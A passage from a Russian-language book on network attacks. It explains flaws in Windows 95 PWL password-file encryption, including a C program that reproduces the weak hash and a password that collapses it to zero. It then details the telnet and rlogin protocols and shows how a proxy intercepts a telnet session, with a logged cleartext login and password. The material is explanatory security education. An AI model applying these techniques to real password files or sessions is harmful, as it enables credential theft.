Легко видеть насколько слабо взаимное влияние соседних символов друг на друга. В самом деле, схематично этот алгоритм можно записать как: $2^7*sym_1+2^7*sym_2+2^7*sym_3$,.. где sym_n N-ый символ пароля. Поскольку 2 в степени 7 равно 128, то для смежных символов из интервала 0-127 взаимное влияние друг на друга ***полностью отсутствует***, только на четверном символе циклический сдвиг приводит к наложению второй половины пароля на первую, в результате чего некоторое взаимное влияние между символами все же возможно. Стоить заметить, в качественных хеш функциях изменение ***одного бита*** исходной строки способно изменить ***все биты*** полученного результата. Рассматриваемый алгоритм, к таковым, очевидно не принадлежит.

Программа, приведенная ниже, демонстрирует одну из возможных реализаций этого алгоритма (на диске она находится в файле "`/SRC/win95.hashe.c`"). Она рассчитывает «свертку» пароля, указанного в командной строке.

```
#include <stdio.h>
#include <string.h>
main (int argc, char ** argv)
{
    int a=0,key=0;
    if (argc<2)
    printf ("USAGE: win95.hashe.exe MyGoodPassword\n");
            else
    {
            _strupr(argv[1]);
            for (;a<(strlen(argv[1])+1);a++)
            {
                    key+=(unsigned char) argv[1][a];
                    __asm
                    {
                            ROL key,7
                    }
            }
            printf("%08X \n",key);
     }
}
```

Если в качестве пароля задать «FFFFKKKKL», то хеш-функция возвратит нулевое значение[182]! И подобных паролей существует достаточно много (их точное количество можно вычислить математически или установить перебором).

Алгоритм шифрования тоже реализован с грубыми ошибками – одна и та же гамма используется несколько раз, – как для шифровки имени пользователя, так и для шифровки ресурсов. Но имя пользователя заранее известно (оно совпадает с именем файла). Поэтому, можно мгновенно восстановить первые 20 байт гаммы (а именно 20 символов отведено под имя пользователя). Причем, PWL файлы содержат множество избыточной (дублирующейся) и предсказуемой информации, поэтому существует возможность вычислить (без всякого перебора!) и остаток гаммы.

[182] А нулевое значение равносильно отсутствию пароля

Существует ряд программ (например, Glide), которые, используя описанную выше «дырку», мгновенно извлекают из PWL файлов хранящуюся в них информацию, в том числе и пароль доступа в Internet.

Уже в Windows 95 ORS 2 механизм шифрования был существенно усовершенствован. Вместо вращения битов для свертки пароля разработчики использовали алгоритм MD5, с помощью которого получали четыре двойных слова – хеш значения имени и пароля. Поэтому, перебором хеш значений расшифровать PWL файл стало не быстрее, чем перебором исходных паролей. Простой подсчет показывает, что всего существует 2^{128} возможных хеш-значений, полный перебор которых потребует весьма длительного времени. При скорости 250 000 комбинаций в секунду (ниже объяснено почему) в худшем случае понадобится порядка 15 753 813 283 376 780 715 896 972 566 дней, а в среднем в два раза меньше[183].

Ошибка с повторным использованием той же самой гаммы оказалась устранена. Теперь в генерации гаммы помимо хеш – значения имени и пароля пользователя участвует некая случайная величина, варьирующаяся от случая к случаю. Для того, чтобы зашифрованный однажды текст было возможно расшифровать обратно, она сохраняется в заголовке файла. Но, ее значение не дает никаких преимуществ злоумышленнику, поскольку не позволяет ни восстановить хеш, ни получить другую гамму.

Скорость же перебора паролей (по сравнению с предыдущей версией Windows) падает приблизительно в два раза, за счет использования более громоздких алгоритмов получения хеш-значений пароля и проверок его подлинности. Подробное описание потребовало бы много места и, поэтому, здесь не приводится. Вся необходимая информация может быть получена путем дизассемблирования файла MSPWL32.PWL. Весьма вероятно, что в реализации механизмов шифрования оказались допущены грубые ошибки, не описанные здесь. Автор не проводил детальных исследований и ни за что поручиться не может.

Отличия Windows 98 от Windows 95 ORS 2 незначительны: снято ограничение на максимальную длину пароля, вот, пожалуй, и все. Однако, простые пароли, выбираемые пользователями, по-прежнему позволяют вскрыть PWL за короткое время, но в целом, защиту можно считать удовлетворительной.

Протоколы Internet

- В этой главе:
  - Протокол telnet
  - Протокол rlogin
  - Протокол SMTP
  - Протокол POP3
  - Протокол IMAP4
  - Протокол NNTP
  - Протокол HTTP
  - Протокол CGI
  - Атака на telnet-сервер
  - Атака на SMTP-сервер
  - Атака на POP3-сервер
  - Атака на NNTP-сервер
  - Атака на HHTP-сервер
  - Атака на telnet-клиента
  - Атака на SMTP\POP3 клиента
  - Атака на NNTP-клиента
  - Атака на HTTP-клиента
  - Устройство почтового сервера
  - Анонимная рассылка корреспонденции
  - Анонимное получение корреспонденции
  - Постиг сообщений в модерируемые конференции
  - Безопасность Java-приложений

[183] Но все равно очень и очень много!

"...документация подобна сексу: просто великолепно, когда она хороша; но если даже она несовершенна, то это все же лучше, чем ничего."

Дик Брандон

В основе межсетевого общения лежат ***протоколы*** – соглашения, выполняемые сервером и клиентом. А сетевые атаки, в свою очередь, базируются либо на ошибках реализаций протоколов, либо используют уязвимости самих протоколов. В главах «Атака на Windows NT» и «Атака на Windows 95» уже упоминался прикладной протокол SMB, слабости реализации которого позволяют злоумышленнику подбирать пароль для входа в систему, устанавливать подложный именной канал и т.д.

Реализации других протоколов также порой далеки от совершенства и часто позволяют злоумышленнику выполнять действия никак не запланированные ни разработчиками, ни администратором системы. Следует различать понятия «протокола» от «реализации протокола». Сам протокол – это только набор соглашений, правил и договоренностей, записанный на бумаге[184]. Реализация протокола – «живая» действующая программа, со всеми присущими ей программными ошибками.

Ошибкам подвержены как сами протоколы, так и их реализации (причем реализации гораздо чаще). Но ошибки реализации устраняются программными заплатками, а недостаток защищенности протокола можно рассматривать как концептуальную уязвимость. Например, UDP протокол работает без установки соединения и не гарантирует, что полученный пакет был действительно отправлен отправителем, а не кем-то еще, кто вздумал подделать его адрес. Это создает возможность внедрения ложных объектов в сеть, и часто приводит к успешным атакам.

Собственно, незащищенность UDP протокола еще не повод объявлять этот протокол «плохим», ведь ничто не хорошо и не плохо само по себе. А вот бездумное применение UDP протокола, в ответственных ситуациях, чувствительных к подделке адреса отправителя – плохо, ибо приводит к уязвимости. Так, DNS сервер, работающий на UDP протоколе, позволяет злоумышленнику отправлять ответы от имени DNS, и программное обеспечение жертвы вместо соединения с положенным сервером, неожиданно (и незаметно!) для нее подключается к машине злоумышленника! И жертва, не подозревая подлога, доверчиво передаст свой пароль на «вражеский» узел!

Другой пример: протокол SMTP не требует авторизации и позволяет злоумышленнику рассылать письма, используя чужие сервера. Исправление этой очевидной ошибки (хотя при разработке протокола она не была такой очевидной, ведь в то время спамеров еще не существовало) оказалось сопряжено со значительными трудностями.

Устранение недостатков протоколов автоматически не исправляет существующее программное обеспечение! Любой мало-мальски популярный протокол может иметь многие тысячи реализаций серверных и клиентских приложений, созданных различными, никем не координированными, разработчиками. Нужны очень веские доводы, чтобы склонить всех разработчиков, администраторов и пользователей перейти на новый стандарт. Даже если он имеет неоспоримые преимущества, его внедрение может растянуться на несколько лет. Но появление новых протоколов не приводит к полному отказу от старых, и они мирно уживаются рядом друг с другом.

Ниже будут подробно рассмотрены наиболее популярные протоколы, и описаны некоторые ошибки их реализаций. В большинстве книг изложение традиционно начинается с изучения транспортных протоколов, а затем переходят к прикладным. Но такой подход имеет, по крайней мере, один существенный недостаток: читатель в первых главах не может «пощупать» предмет изучения и должен довольствоваться сухой теорией. Напротив, работу прикладных протоколов легко продемонстрировать простыми экспериментами.

Поэтому, в этой книге предпринята попытка изложить весь материал в обратном направлении – от прикладных протоколов вглубь к транспортным. Книга рассчитана на неподготовленного читателя, поэтому, помимо обсуждения уязвимости протоколов и их конкретных реализаций, в общих чертах описывается и сам протокол.

Протоколы telnet и rlogin (глава для профессионалов)

[184] Или в электронной форме. Сути это (понятное дело!) не меняет

- В этой главе:
  - История возникновения telnet
  - Задачи, решаемые с помощью протокола telent
  - Виртуальные терминалы
  - Передача команд в потоке
  - Краткое описание команд telnet
  - Алгоритм Нагла
  - Перехват и расшифровка сессии telnet-клиента с сервером
  - Краткая история возникновения протокола rlogin
  - Задачи, возлагаемые на rlogin
  - Передача команд протокола rlogin
  - Кратное описание команд протокола rlogin
  - Обзор telnet-клиентов
  - Конфигурирование telnet-клиента, входящего в поставку Windows 2000

Врезка «замечание»

Понимание протокола telnet не обязательно для усвоения всего остального материла, но может потребоваться при расшифровке перехваченных telnet-сессией, а также понадобится при написании собственных telnet-клиентов и серверов. В остальных случаях эту главу можно без ущерба пропустить.

Протокол telnet один из старейших в сети. Он разрабатывался в конце шестидесятых годов, когда слово “Internet” еще не существовало, а кабель, соединяющий несколько узлов, гордо именовался «сетью ARPANET». Тогда telnet составлял основу сети, и относился к фундаментальным протоколам – большинство узлов общались друг с другом именно посредством telnet. Со временем его вытеснили новые специализированные протоколы, и он потерял свою главенствующую роль. Сегодня telnet используется практически только для удаленного администрирования UNIX-серверов.

Telnet – прикладной протокол, реализуемый поверх транспортного TCP-протокола. Он обеспечивает дуплексный, 8-битный канал между участниками соединения и поддерживает ***виртуальные терминалы***. По умолчанию для подключения к telnet-серверу необходимо установить соединение по 23 порту.

Врезка «информация» *

*Виртуальный терминал (NVT – Network Virtual Terminal) это мнимое символьное устройство с **клавиатурой** и **принтером**. Данные, набранные на клавиатуре, отправляются серверу, а ответ сервера печатается на принтере. Под «клавиатурой» и «принтером» подразумеваются некие мнимые устройства. В действительности ответ сервера вовсе не обязательно выводить на настоящий принтер, вместо этого обычно используется экран.*

Виртуальный терминал позволяет согласовать форматы представления данных обеих сторон, ширину и высоту экрана и т.д. Соответствие между мнимыми и физическими устройствами узла должна обеспечить реализация протокола.

Подробнее о виртуальном терминале рассказано ниже, в конце этой главы.

Протокол telnet использует довольно оригинальный способ передачи команд, называемый ***команды в потоке*** (*in-band signaling*), заключающийся в следующем: любой байт из интервала [0x0, 0xFF)[185] интерпретируется как данные, а байт 0xFF, называемый IAC (*Interpret As Command* – интерпретировать как команду), указывает на то, что следующий за ним байт является командным байтом. Если возникнет необходимость передать байт данных, равный 0xFF, его следует продублировать, т.е. отправить два байта 0xFF 0xFF.

Командный байт может принимать следующие значения, перечисленные в таблице (необходимые объяснения даны ниже).

Имя	Код	Пояснения
EOF	0xEC	Конец файла

[185] Круглая скобка говорит «не включая последний элемент», т.е. [0x0,0xFF) равносильно 0x0..0xFE.

SUSP	0xED	Приостановить текущий процесс
ABORT	0xEE	Прекратить процесс
EOR	0xEF	Конец записи
SE	0xF0	Конец подопции
NOP	0xF1	Нет операции
DM	0xF2	Маркер данных
BRK	0xF3	Прерывание
IP	0xF4	Прервать процесс
AO	0xF5	Прекратить вывод
AYT	0xF6	Есть кто живой?
EC	0xF7	Удалить последний введенный символ
EL	0xF8	Стереть строку
GA	0xF9	Идти дальше
SB	0xFA	Начало под опции
WILL	0xFB	Обсуждение опции
WONT	0xFC	Обсуждение опции
DO	0xFD	Обсуждение опции
DONT	0xFE	Обсуждение опции
IAC	0xFF	Байт данных 0xFF

Многие из перечисленных в таблице команд в настоящее время вышли из употребления и поэтому представляют лишь исторических интерес, а потому рассмотрены по возможности кратко:

- EOF
  - *End Of File* – конец файла. Получатель команды уведомляет процесс, подсоединенный к NVT терминалу, что был достигнут конец файла. В настоящее время эта команда не используется.
- SUSP
  - (сокращение от *Suspend* – приостановить) «замораживает» связанный с NVT процесс и передает управление другому процессу. «Замороженный» процесс позднее сможет продолжить свое выполнение с той же самой точки. Эта команда в настоящее время игнорируется большинством получателей.
- EOR
  - *End of Record* - конец записи. Аналогично EOF. Подобно эта команда описана в RFC-885.
- NOP
  - *No operation* – нет операции. Эта команда обычно используется для проверки работоспособности сессии. Если соединение с получателем разорвано, то попытка посылки NOP приведет к ошибке TCP/IP. Некоторые сервера периодически посылают NOP, чтобы убедится в активности клиента.
- DM
  - *Data Mark* – маркер данных. Используется в качестве сигнала синхронизации, который передается в виде срочных данных TCP. Когда получатель принимает уведомление о том, что отправитель вошел в режим срочности, он начинает читать поток данных, отбрасывая все, кроме telnet-команд. Команда DM сообщает принимающему о необходимости вернуться в обычный режим работы.
- BRK
  - Break – *прерывание.* Уведомляет о нажатии клавиши «Break» и приводит к прерыванию сессии с очисткой буферов ввода вывода.
- IP
  - *Interrupt Process* – Прервать Процесс. Прервать, приостановить или завершить процесс, связанный с NVT терминалом
- AO

    - *Abort Output* – Прервать Вывод. Принудительное завершение вывода с очисткой буферов.
- AYT
    - *Are You There* – Есть кто живой? Эта команда приписывает получателю вернуть отправителю нечто читабельное для подтверждения факта своей активности.
- EC
    - *Erase Character* – Удалить Символ. Эта команда предписывает получателю удалить последний символ, полученный им от отправителя.
- EL
    - Erase Line – Удалить Строку. Эта команда предписывает получателю удалить последнюю строку, полученную им от отправителя.
- GA
    - *Go Ahead* – Далее. Эта команда передает управление получателю (используется в полудуплексном режиме)

Для согласования дополнительных параметров используются ***квиточки*** WILL, WONT, DO, DONT. Отправитель может попросить получателя изменить требуемые опции или уведомлять его об изменении своего состояния.

- Квиток WILL, посылаемый отправителем, говорит, что отправитель хочет включить некую опцию для себя. Если получатель согласен, он отправляет квиток DO, в противном случае DONT.
- Квиток DO, посылаемый отправителем, просит получателя включить некую опцию. Если получатель согласен, он отправляет квиток WILL или WONT в противном случае.
- Квиток WONT, посылаемый отправителем, уведомляет получателя, что отправитель выключил у себя некую опцию. Получатель обязан подтвердить это квитком DONT
- Квиток DONT, посылаемый отправителем, приказывает получателю выключить некую опцию. Получатель обязан подтвердить это квитком WONT.

Существует множество опций, подробно описанных в “Assigned Numbers RFC”, ниже для примера описаны лишь некоторые, наиболее часто употребляемые, из них.

Код опции		Назначение
Десятичный	Шестнадцатеричный.	
1	0x1	Эхо
3	0x3	Запрещение команды GA
5	0x5	Статус
6	0x6	Маркер времени
24	0x18	Тип терминала
31	0x1F	Размер окна
32	0x20	Скорость терминала
33	0x21	Удаленный контроль потоком данных
34	0x22	Линейный режим (line mode)
36	0x24	Прочесть (изменить) переменные окружения

Некоторые опции, такие, например, как тип терминала, имеют один или несколько параметров, которые передаются следующим образом: сразу за опцией следует команда <IAC SB>, а за ней один или несколько байт параметров. Команда <IAC SE> завершает ввод. Например, изменение размеров окна может происходить так: <IAC DO 0x1F> <IAC SB> <00 50 00 20> <IAC SE>, где “00 50” количество символов в строке (первым идет старший байт) – первый параметр, а «00 20» количество символов в строке – второй параметр.

Протокол telnet поддерживает четыре режима передачи данных: ***полудуплексный***, ***символьный***, ***строчечный*** и ***линейный***.

Полудуплексный режим в настоящее время практически вышел из употребления и используется крайне редко. Обмен данными происходит так: клиент дожидается получения команды GA от сервера и только после этого начинает передачу данных, завершаемую командой GA, после чего он готов к приему ответа сервера. Т.е. команда GA играет роль ключа,

меняющие обе стороны ролями. Такая форма общения заметно ускоряет обмен (особенно на медленных каналах), но не позволяет взаимодействовать с приложениями, посимвольно обрабатывающими ввод. По стандарту клиент по умолчанию находится в полудуплексном режиме.

В символьном режиме каждый посланный отправителем символ немедленно доставляется получателю. Это полноценный дуплексный режим, где сторонам нет необходимости договариваться об очередности передачи. Однако с помещением каждого символа в отдельный пакет значительно падает скорость обмена, а накладные расходы резко возрастают (практически по сети передаются одни заголовки пакетов). На быстрых каналах это может быть и не заметно, но ощутимо сказывается на загруженных линиях. Чтобы перейти в символьный режим одна из сторон должна либо попросить другую отключить у себя опцию GA, либо сделать это самостоятельно и послать другой стороне уведомление. Т.е. это может выглядеть либо так: <IAC DO 0x3>, либо так <IAC WILL 0x3>, где 0x3 код опции «Запрещение команды GA», взятый из таблицы, приведенной выше.

Строчечный режим еще называемый *kluge*[186] *line mode* не предусматривался разработчиками явно и фактически возник в результате ошибки. В RFC-858 декларируется, что для ввода символа за один раз с удаленным эхом, опция эхо-отображения должна быть включена, а команда GA запрещена. Если же хотя бы одно из этих условий не выполняется, telnet находится в режиме строка за один раз (т.е. строчечном). Такая ситуация может возникнуть при запросе пароля, если сервер посылает клиенту <IAC WILL ECHO>, а тот переходит в режим kluge line mode и передает введенный пароль целиком в одном пакете.

Значительно более совершенен недавно разработанный режим *line mode*, который устраняет недостатки всех остальных режимов, но сохраняет их достоинства. Подробно он описан в RFC-1184. Существенным достижением (относящимся к безопасности) является возможность передавать пароль на сервер в зашифрованном виде.

Врезка «алгоритм Нагла» *

Символьный режим, несмотря на все свои достоинства, все же очень неудобен в глобальных сетях, поскольку каждый символ помещается в отдельный пакет[187]*. Если суммарный размер IP и TCP заголовков принять равным 40 байтам, тогда несложным подсчетом нетрудно убедиться, что на долю полезных данных приходится всего 2% (1/41 * 100 = 2.4).*

Падение производительности особенно заметно на медленных каналах и перегруженных линиях. Попытки же буферизации данных не всегда увенчиваются успехом (если приложение обрабатывает ввод пользователя посимвольно – это ласты).

В RFC-869 предложено простое и элегантное решение, именуемое ***алгоритмом Нагла****. Суть его заключается в следующем: отправитель посылает получателю первый TCP пакет с единственным символом, но до получения подтверждения о его доставке (а протокол TCP всегда уведомляет отправителя, что его пакет был успешно получен) все поступающие на отправку символы помещаются в один пакет. Такая методика кэширования совершенно прозрачна для telnet-протокола, поскольку работает на уровень ниже его. Зато в зависимости от степени загруженности сети она автоматически настраивается на максимальную производительность.*

Алгоритм Нагла используется в протоколах telnet и rlogin.

Следующий пример, демонстрирует взаимодействие telnet-сервера и telnet-клиента: вход на сервер может происходить так:

- сервер посылает клиенту <IAC DO 0x3> для перевода клиента в символьный режим
- клиент отвечает <IAC WILL 0x3> и переходит в символьный режим
- сервер посылает <IAC DO 0x1> для включения эхо-отображения клиента
- клиент отвечает <IAC WILL 0x1> и включает это-отображение
- сервер посылает строку “login:”
- клиент возвращает имя пользователя

[186] Kluge – Устройство, программа или часть программы, которые теоретически не должны работать, но почему-то работают. Словарь Лингво

[187] Такие пакеты называют ***тинограммами***, от английского *tiny* – крошечный.

- сервер посылает строку “password:”
- сервер посылает <IAC DONT 0x1> для отключения эхо-отображения клиента
- клиент отвечает <IAC WONT 0x1> и отключает эхо-отображение
- клиент посылает строку пароля, набранную пользователем «вслепую»

На практике, однако, ситуация варьируется от сервера к серверу и часто оказывается намного сложнее.

Перехватить сессию связи между сервером и клиентом можно с помощью специально разработанного для этой цели Proxy-сервера `TCPSPY` (на прилагаемом к книге диске он находится в файле `/SRC/tcpspy.bat`, а его исходный текст приведен в Приложении). Запустив его, необходимо указать порт удаленного сервера (23), порт локального сервера (скажем, 123) и адрес удаленного сервера (в приведенном ниже примере использовался telnet.org). Затем запустить telnet-клиент (в этом примере использовался клиент, входящий в Windows 2000) и установить соединение с узлом 127.0.0.1 по выбранному порту (123).

Ниже приведен протокол работы, сохраненный в файле tcpspy.log (на диске, приложенном к книге он расположен в `/SRC/telnet.log`)

```
FF FD 18 FF FD 20 FF FD | 23 FF FD 27 FF FB 18 FF    ¤↑ ¤  ¤# ¤' √↑
FB 1F FF FC 20 FF FC 23 | FF FC 27 FF FD 1F FF FA   √▼ №  №# №' ¤▼ ·
18 01 FF F0 FF FB 1F FF | FA 1F 00 50 00 19 FF F0   ↑☺ Ë √▼ ·▼ P ↓ Ë
FF FA 18 00 41 4E 53 49 | FF F0 FF FB 03 FF FD 01    ·↑ ANSI Ë √♥ ¤☺
FF FB 05 FF FD 21 FF FD | 03 FF FB 01 FF FE 05 FF    √♣ ¤! ¤♥ √☺ ■♣
FC 21 FF FE 01 FF FB 01 | 0D 0D 0A 52 65 64 20 48   №! ■☺ √☺♪♪◙Red H
61 74 20 4C 69 6E 75 78 | 20 72 65 6C 65 61 73 65   at Linux release
20 36 2E 31 20 28 43 61 | 72 74 6D 61 6E 29 0D 0D    6.1 (Cartman)♪♪
0A 4B 65 72 6E 65 6C 20 | 32 2E 32 2E 31 36 2D 33   ◙Kernel 2.2.16-3
20 6F 6E 20 61 6E 20 69 | 35 38 36 0D 0D 0A 6C 6F    on an i586♪♪◙lo
67 69 6E 3A 20 FF FC 01 | FF FD 01 6B 70 6E 63 0D   gin:  №☺ ¤☺kpnc♪
0D 0A 6B 70 6E 63 0D 0D | 0A 50 61 73 73 77 6F 72   ♪◙kpnc♪♪◙Passwor
64 3A 20 70 61 73 73 77 | 6F 72 64 0D 0D 0A 0D 0D   d: password♪♪◙♪♪
0A 4C 6F 67 69 6E 20 69 | 6E 63 6F 72 72 65 63 74   ◙Login incorrect
0D 0D 0A 0D 0D 0A 6C 6F | 67 69 6E 3A 20            ♪♪◙♪♪◙login:
```

Расшифровка перехваченной сессии выглядит следующим образом (разумеется, возможны вариации в зависимости от используемого читателем клиента и сервера).

```
SERVER:FF FD 18    IAC DO   0x18  ; можно определить тип терминала?
SERVER:FF FD 20    IAC DO   0x20  ; можно определить скорость терминала?
SERVER:FF FD 23    IAC DO   0x23  ; поддерживается ли некая опция?
SERVER:FF FD 27    IAC DO   0x27  ; поддерживается ли некая опция?
CLIENT:FF FB 18    IAC WILL 0x18  ; да, можно определить тип терминала
CLIENT:FF FB 1F    IAC WILL 0x1F  ; клиент изменяет размер своего окна
CLIENT:FF FC 20    IAC WONT 0x20  ; нельзя установить скорость терм
CLIENT:FF FC 23    IAC WONT 0x23  ; неизвестная опция 0x23
CLIENT:FF FC 27    IAC WINT 0x27  ; неизвестная опция 0x27
SERVER:FF FD 1F    IAC DO   0x1F  ; изменить размер окна
SERVER:FF FA 18 01 IAC SB   0x18 1; указание клиенту возвратить тип термин.
SERVER:FF F0       IAC SE         ; конец подопции
CLIENT:FF FB 1F    IAC WILL 0x1F  ; изменение размеров окна ОК
CLIENT:FF FA1F     IAC SB   0x18  ; сообщение размеров окна
CLIENT:00 50 00 19                ; размер окна 80x25 символов
CLINET:FF F0       IAC SE         ; конец подопции
CLINET:FF FA 18 00 IAC SB   0x18 0;начало подопции сообщения типа терминала
CLINET:41 4E 53 49 “ANSI”         ; тип терминала
CLINET:FF F0       IAC SE         ; конец подопции
SERVER:FF FB 03    IAC WILL 0x3   ; перевод в символьный режим
SERVER:FF FD 01    IAC DO   0x1   ; включение эха
SERVER:FF FB 05    IAC WILL 0x5   ; получение статуса
SERVER:FF FD 21    IAC DO   0x21  ; удаленный контроль потоком данных
CLIENT:FF FE 01    IAC DONT 0x1   ; клиент просит сервер включить эхо
CLIENT:FF FB 01    IAC WILL 0x1   ; клиент включает эхо у себя
CLINET:FF FE 05    IAC DONT 0x5   ; нельзя возвратить статус
CLINET:FF FC 21    IAC WONT 0x21  ; удаленный контроль потоком данных ОК
SERVER:FF FE 01    IAC DONT 0x1   ; сервер против эха клиента
```

- `SERVER:FF FB 01    IAC WILL 0x1   ; серер включает это у себя`
- `SERVER:0D 0D 0A 52…«Red Hat Linux…»`

Обращает на себя внимание тот факт, что данный сервер запрещает клиенту использовать локальное эхо. Вместо этого он самостоятельно возвращает все полученные символы, разумеется, за исключением символов пароля.

Заметно, что Windows-клиент (как от Windows 95, так и от Windows 2000) не поддерживает всех опций, предлагаемых ему сервером.

Протокол rlogin происходит из Berkley UNIX. Впервые он появился в 4.2BSD и предназначался для захода удаленным терминалом на UNIX-машины, но спустя какое-то время оказался перенесен и на другие платформы. Это прикладной протокол, реализуемый поверх транспортного протокола TCP.

В сравнении с telnet, rlogin гораздо проще и не поддерживает согласования параметров, поэтому, его реализации гораздо компактнее и, как правило, устойчивее в работе. Его подробное описание вместе с исходными текстами rlogin-сервера и rlogin-клиента можно найти в RFC-1282.

После установки соединения с rlogin-сервером, rlogin-клиент посылает серверу четыре строки (все строки должны заканчиваться нулем):

- Пустую строку (нулевой байт)
- Имя пользователя, под которым он зарегистрирован на клиенте
- Имя пользователя, под которым он зарегистрирован на сервере
- Тип терминала в формате «тип терминала» «знак слеш “/”» «скорость терминала»

Сервер отвечает нулевым байтом и пытается аутентифицировать пользователя. В первую очередь анализируется файл .rhosts, содержащий список доверенных узлов и пользователей. Если адрес клиента совпадает с одним из адресов, перечисленных в этом файле, для входа на сервер вводить пароль не потребуется. В противном случае клиент должен передать серверу незашифрованную строку пароля (впрочем, последние реализации rlogin из 4.4BSD используют Kerberos для шифровки паролей, посылаемых по сети).

Протокол rlogin поддерживает единственный режим общения с сервером – символьный. Для улучшения производительности и предотвращения перегрузки сети огромным числом ***тиниграмм*** используется алгоритм Нагла.

Если rlogin-серверу требуется передать служебную команду клиенту, он входит в режим срочности TCP и отправляет команду в последнем байте срочных данных. Клиент, получив уведомление о режиме срочности, должен читать и сохранять данные до тех пор, пока не получит командный байт (последний байт срочных данных). В зависимости от команды, сохраненные данные могут быть выведены на терминал или проигнорированы. Ниже описываются четыре командных байта.

Байт		Назначение
Десятичное	Шестнадцатеричное	
2	0x2	Прекращение вывода. Получив такую команду, клиент должен отбросить все данные, принятые им до получения командного байта.
16	0x10	Прекращение контроля потока данных
32	0x20	Возобновление контроля потока данных
128	0x80	Получив эту команду, клиент должен сообщить серверу размер окна своего терминала и обязывается уведомлять сервер всякий раз, когда размер окна изменится.

Передача команд от клиента к серверу происходит следующим образом: клиент посылает два байта, равные 0xFF, за которыми следуют два командных байта (еще их называемых *флаговыми*).

В настоящее время определена всего одна команда – уведомление клиентом изменения размеров окна. В этом случае два командных байта равны 0x73 0x73, за ними идут два 16-битные значения (в порядке сетевых байтов), выражающие количество символов в строке, количество символов в столбце, количество пикселей по горизонтали и количество пикселей по вертикали. Обычно два последние значения равны нулю, поскольку большинство приложений определяют размер экрана в пикселах, но не символах.

Протокол rlogin не позволяет передать символ 0xFF 0xFF в потоке данных, поскольку они используются для служебных целей, но в отличие от telnet, не существует специальной команды для снятия такого ограничения.

Помимо командных байтов, пересылаемых с последним байтом срочных данных, в распоряжении сервера есть и другие способы управления работой клиента. Для этого клиенту передается специальный знак «~» (тильда) в первой позиции строки, за которым следует один из четырех специальных символов:

Символ	Назначение
. (точка)	Прекращение работы клиента
Ctrl-D	
Ctrl-Z	Приостановление работу клиента
Ctrl-Y	Задерживание ввода клиента

Легко видеть, в отличие от протекла telnet, rlogin плохо и даже небрежно продуман, и очень ограничен в своих возможностях. В настоящее время он практически вышел из употребления и используется очень редко.

Оба протокола работают с сетевыми виртуальными терминалами NVT, представляющими собой мнимое устройство для ввода вывода 7-битных USASCII[188] символов. Однако это не означает невозможность передачи 8-битных символов, с использованием национальной кодировки.

Но NVT не обеспечивает согласования принятых сервером и клиентом кодировок и не гарантирует правильность отображения национальных символов. Поддержка расширений зависит от конкретных реализаций, но, как правило, практически все telnet-клиенты и сервера такие расширения поддерживают.

Символы с кодами от 0 до 31 и 127 называются управляющими и имеют специальное назначение, описанное в приведенной ниже таблице:

Название	Сокращение	Код символа	Назначение
NULL	NUL	0	Нет операции
BELL	BEL	7	Дзын-Дзын
Back Space	BS	8	Удаление последнего веденного символа
Horizontal Tab	HT	9	Горизонтальная табуляция
Line Feed	LF	10	Перенос курсора на следующую строку с сохранением текущей позиции
Vertical Tab	VT	11	Вертикальная табуляция
From Feed	FF	12	Перевод курсора на следующую страницу с сохранением горизонтальной позиции
Carriage Return	CR	13	Перевод курсора в начало текущей строки

Все остальные управляющие коды по стандарту должны игнорироваться и не влиять на работу NVT терминала. Однако множество реализаций поддерживают собственные расширения.

[188] USASCII – от USA ASCII, т.е. символы алфавита США, исключая псевдографику и прочие национальные кодировки

Символы, набираемые с клавиатуры NVT-терминала, должны накапливаться в локальном буфере до завершения ввода целой строки, и только после этого они могут быть переданы получателю. В форсированном же режиме передачи каждый символ должен не задерживаясь в буфере немедленно доставляться получателю.

Поддержка протоколом telnet виртуальных терминалов, позволяет приложениями взаимодействовать с удаленным клиентом точно так, как с локальным терминалом, который имеет ширину и высоту. Поэтому, протокол telnet часто используют для удаленного выполнения программ на сервере. Для этого, виртуальный терминал необходимо связать с командной оболочкой (shell), которая сможет работать с удаленным клиентом точно так, как если бы он был физически подсоединен к машине.

На самом деле, возможности telnet протокола не ограничиваются удаленным выполнением программ, и он может успешно применяться и для других целей. Однако в настоящее время эти дополнительные возможности практически не используются, поскольку вытеснены другими специализированными протоколами.

Дополнение. Обзор telnet клиентов

Существует огромное множество telnet-клиентов, но большинство из них не поддерживают всех спецификаций RFC-854, а, тем более, новомодных расширений. Грубо говоря, – практически все, что умет большинство клиентов – устанавливать TCP соединение, посылать и отправлять данные на сервер (шутка). К таким, например, принадлежит telnet-клиент, входящий в поставку Windows 95 (Windows 98).

Значительно более функционален telnet-клиент, распространяемый вместе с Windows 2000, а наиболее полно современным спецификациям соответствует клиент, входящий в состав 4.4BSD UNIX. Клиенты от Sun OS 4.1, Solaris 2.2, SVR4, AIX 3.2, поддерживают не все режимы, например, они не поддерживают режим line mode.

Впрочем, в большинстве случаев это совершенно несущественно. Так, для всех экспериментов, описанных в этой книге, подойдет любой из перечисленных выше telnet-клиентов. Ниже будет рассказано, как правильно подготовить к работе два самых популярных из них.

Клиент из поставки Windows 95 (Windows 98) конфигурируется с помощью диалога «Параметры терминала» путем установки (сброса) галочек в нужных местах. Как и любое приложение с графическим интерфейсом, он никаких вопросов не вызывает. При работе с telnet-сервером флажок «отображение ввода» (то есть эхо-отображение) должен быть сброшен, в остальных случаях его обычно устанавливают, чтобы контролировать процесс ввода символов с клавиатуры. О других опциях подробно рассказано в главе «Удаленное выполнение программ».

Совсем иначе выглядит telnet-клиент, поставляемый вместе с Windows 2000. Это консольное приложение, вызывающее трудности с настройкой у новичков. Оно может работать в двух режимах – в ***рабочем*** и ***командном***. Командный режим предназначается для управления клиентом. Все символы, введенные с клавиатуры, обрабатываются самим клиентом и не передаются на сервер.

Сразу после запуска, клиент находится в командном режиме. Для того чтобы получить список существующих команд достаточно набрать “?” или “help”. Установить соединение с сервером можно, либо воспользовавшись командой “open имя сервера порт”, либо указав его адрес в командной строке. По умолчанию используется двадцать третий порт.

После успешной установки соединения, клиент переходит в рабочий режим. А вернутся в командный помогает нажатие сочетания клавиш <Ctrl-]>. Находясь в командном режиме, можно в любой момент закрыть активное соединение командой “close” или выйти из клиента (с закрытием соединения) командой “quit”. Для того чтобы переключится в рабочий режим необходимо нажать клавишу <Enter>.

Две команды “set” и “unset” позволяют управлять параметрами клиента. Доступны следующие опции (для того, что бы получить их список достаточно набрать знак вопроса после команды set или unset):

- NTLM – посылать серверу при аутентификации только NT хеш (подробнее об этом рассказано в главе «Атака на Windows NT»)
- LOCAL_ECHO эхо-отображение символов, набираемых на клавиатуре
- TERM тип терминала (ANSI, VT100, VT52 или VTNM)

